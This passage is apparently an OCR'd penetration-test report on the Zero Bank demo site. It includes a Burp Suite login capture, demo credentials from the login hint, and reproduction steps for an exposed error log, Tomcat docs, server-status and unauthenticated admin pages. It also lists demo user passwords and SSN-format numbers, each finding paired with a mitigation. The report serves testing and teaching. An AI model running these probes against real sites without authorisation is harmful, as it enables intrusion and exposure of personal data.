Origin: http://zero.webappsecurity.com
Connection: close
Referer: http://zero.webappsecurity.com/login.html
Cookie: JSESSIONID=5F1A4D05
Upgrade-Insecure-Requests: 1
user_login=username&user_password=password&submit=Sign+in&user_token=350fe1f3-bec7-4634-be71-e1dd40422f7d
Response
Raw
0 matches
Type a search term
Ready
Zero Bank
Download Webinspect
zero.webappsecurity.com
Type here to search
32°C Mostly cloudy
ENG
18:21
09-10-2021


Zero - Log in
Burp Suite Professional v2.0.11beta - Temporary Project - licensed to MRun
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Go Cancel Follow redirection
Target: http://zero.webappsecurity.com
Request
Raw Params Headers Hex
POST /signin.html HTTP/1.1
Host: zero.webappsecurity.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:92.0) Gecko/20100101 Firefox/92.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 105
Origin: http://zero.webappsecurity.com
Connection: close
Referer: http://zero.webappsecurity.com/login.html
Cookie: JSESSIONID=5F1A4D05
Upgrade-Insecure-Requests: 1
user_login=username&user_password=password&submit=Sign+in&user_token=350fe1f3-bec7-4634-be71-e1dd40422f7d
Response
Raw Headers Hex
HTTP/1.1 302 Found
Date: Sat, 09 Oct 2021 12:51:36 GMT
Server: Apache-Coyote/1.1
Access-Control-Allow-Origin: *
Cache-Control: no-cache, max-age=0, must-revalidate, no-store
Location: /auth/accept-certs.html?user_token=350fe1f3-bec7-4634-be71-e1dd40422f7d
Content-Length: 0
Set-Cookie: JSESSIONID=34670D15; Path=/; HttpOnly
Connection: close
Content-Type: text/html
0 matches
Type a search term
Done
378 bytes | 685 millis
Zero Bank
Download Webinspect
zero.webappsecurity.com
Type here to search
32°C Mostly cloudy
ENG
18:25
09-10-2021



14) Valid Username/Password is provided in the hint of the Sign In Page

Vulnerability:


Allows the user to sign in successfully using the credentials given in the hint.


Steps to reproduce:


a) Open http://zero.webappsecurity.com/login.html.
b) Hover the mouse over the hint symbol(?) next to the Login text area.
c) Type “username” for login and “password” for password and hit Sign In.
d) You have signed in successfully.

Mitigation:

Make the hint credentials an invalid credential.



Zero - Log in
Not secure | zero.webappsecurity.com/login.html
Zero Bank
Log in to ZeroBank
Login
username
Login/Password - username/password
Password
Keep me signed in
Sign in
Forgot your password ?
Download WebInspect
Terms of Use
Contact Micro Focus
Privacy Statement
The Free Online Bank Web site is published by Micro Focus Fortify for the sole purpose of demonstrating the functionality and effectiveness of Micro Focus Fortify's WebInspect products in detecting and reporting Web application
Type here to search
32°C Mostly cloudy
ENG
18:38
09-10-2021


Zero - Personal Banking - Loans
Zero - Admin - Users
New Tab
Not secure | zero.webappsecurity.com/admin/users.html
Zero Bank
Search
Signin
Users
Home
Users
Currencies
Name
Password
SSN
Leeroy Jenkins
VIZ10AWT8VL
536-48-3769
Stephen Bowen
OTZ07BXM0BE
607-58-7435
Linus Moran
FKO04SXA7TI
247-54-1719
Nero Chan
TXJ77CQO5EI
578-13-3713
Kadeem Higgins
MFC50OQE7VO
449-20-3206
Quinn Burks
HWZ97ZUM3NK
008-70-6738
Davis Thompson
RGD78SHB0TG
574-56-1932
Lester Keller
EIJ79NLT0TP
330-58-4012
Download WebInspect
Terms of Use
Contact Micro Focus
Privacy Statement
The Free Online Bank Web site is published by Micro Focus Fortify for the sole purpose of demonstrating the functionality and effectiveness of Micro Focus Fortify's WebInspect products in detecting and reporting Web application
Type here to search
26°C
ENG
08:59
05-10-2021



15) DIRECTORY LISTING USING DIRB TOOL

A Directory listing is a type of web page that lists file and directories that exist on web server.



16) EXPOSES THE ERROR LOG FILES

Vulnerability:


The error logs are displayed to the unauthorised users.

Steps to reproduce:

a) Go to http://zero.webappsecurity.com/errors/
b) Click on the error log file (erros.log).

Mitigation:

Allow users to access error log files only after authentication.



17) EXPOSING THE APACHE SERVER DETAILS AND ALSO ITS DOCUMENTATION

Vulnerability:


Users can find the version of Apache Tomcat and exploit the system.

Steps to reproduce:

Go to http://zero.webappsecurity.com/docs/

Mitigation:

Allow users to access docs subdirectory only after authentication.



18) EXPOSING THE SERVER STATUS AND IT'S DETAILS

Vulnerability:


Exposes the Server type, version, type of connections, Server's history and technologies used along with their versions


Steps to reproduce:

a) Open http://zero.webappsecurity.com/server-status
b) Open Wappalyzer extension.

Mitigation:

Allow users to access server status only after authentication.






19) ADMIN ACCESS WITHOUT AUTHENTICATION AND DISCLOSES USER CREDENTIALS

Vulnerability:

Users are given admin access without authentication and sensitive data of other users are exposed.

Steps to reproduce:

a) Open http://zero.webappsecurity.com/admin/
b) Go to the Users tab.



20) ADMIN ACCESS WITHOUT AUTHENTICATION AND ALLOWS ANYONE TO ADD CURRENCIES

Vulnerability:


Admin access is given to any user and he/she can add currencies and doesn't check the currency details for its authenticity.


Steps to reproduce:


a) Open http://zero.webappsecurity.com/admin/
b) Go to Currencies
c) Type values for ID, Country, Name
d) Click Add.

Mitigation:

Before accessing admin pages, the website must authenticate the user based on his/her credentials which have Administrator privileges.






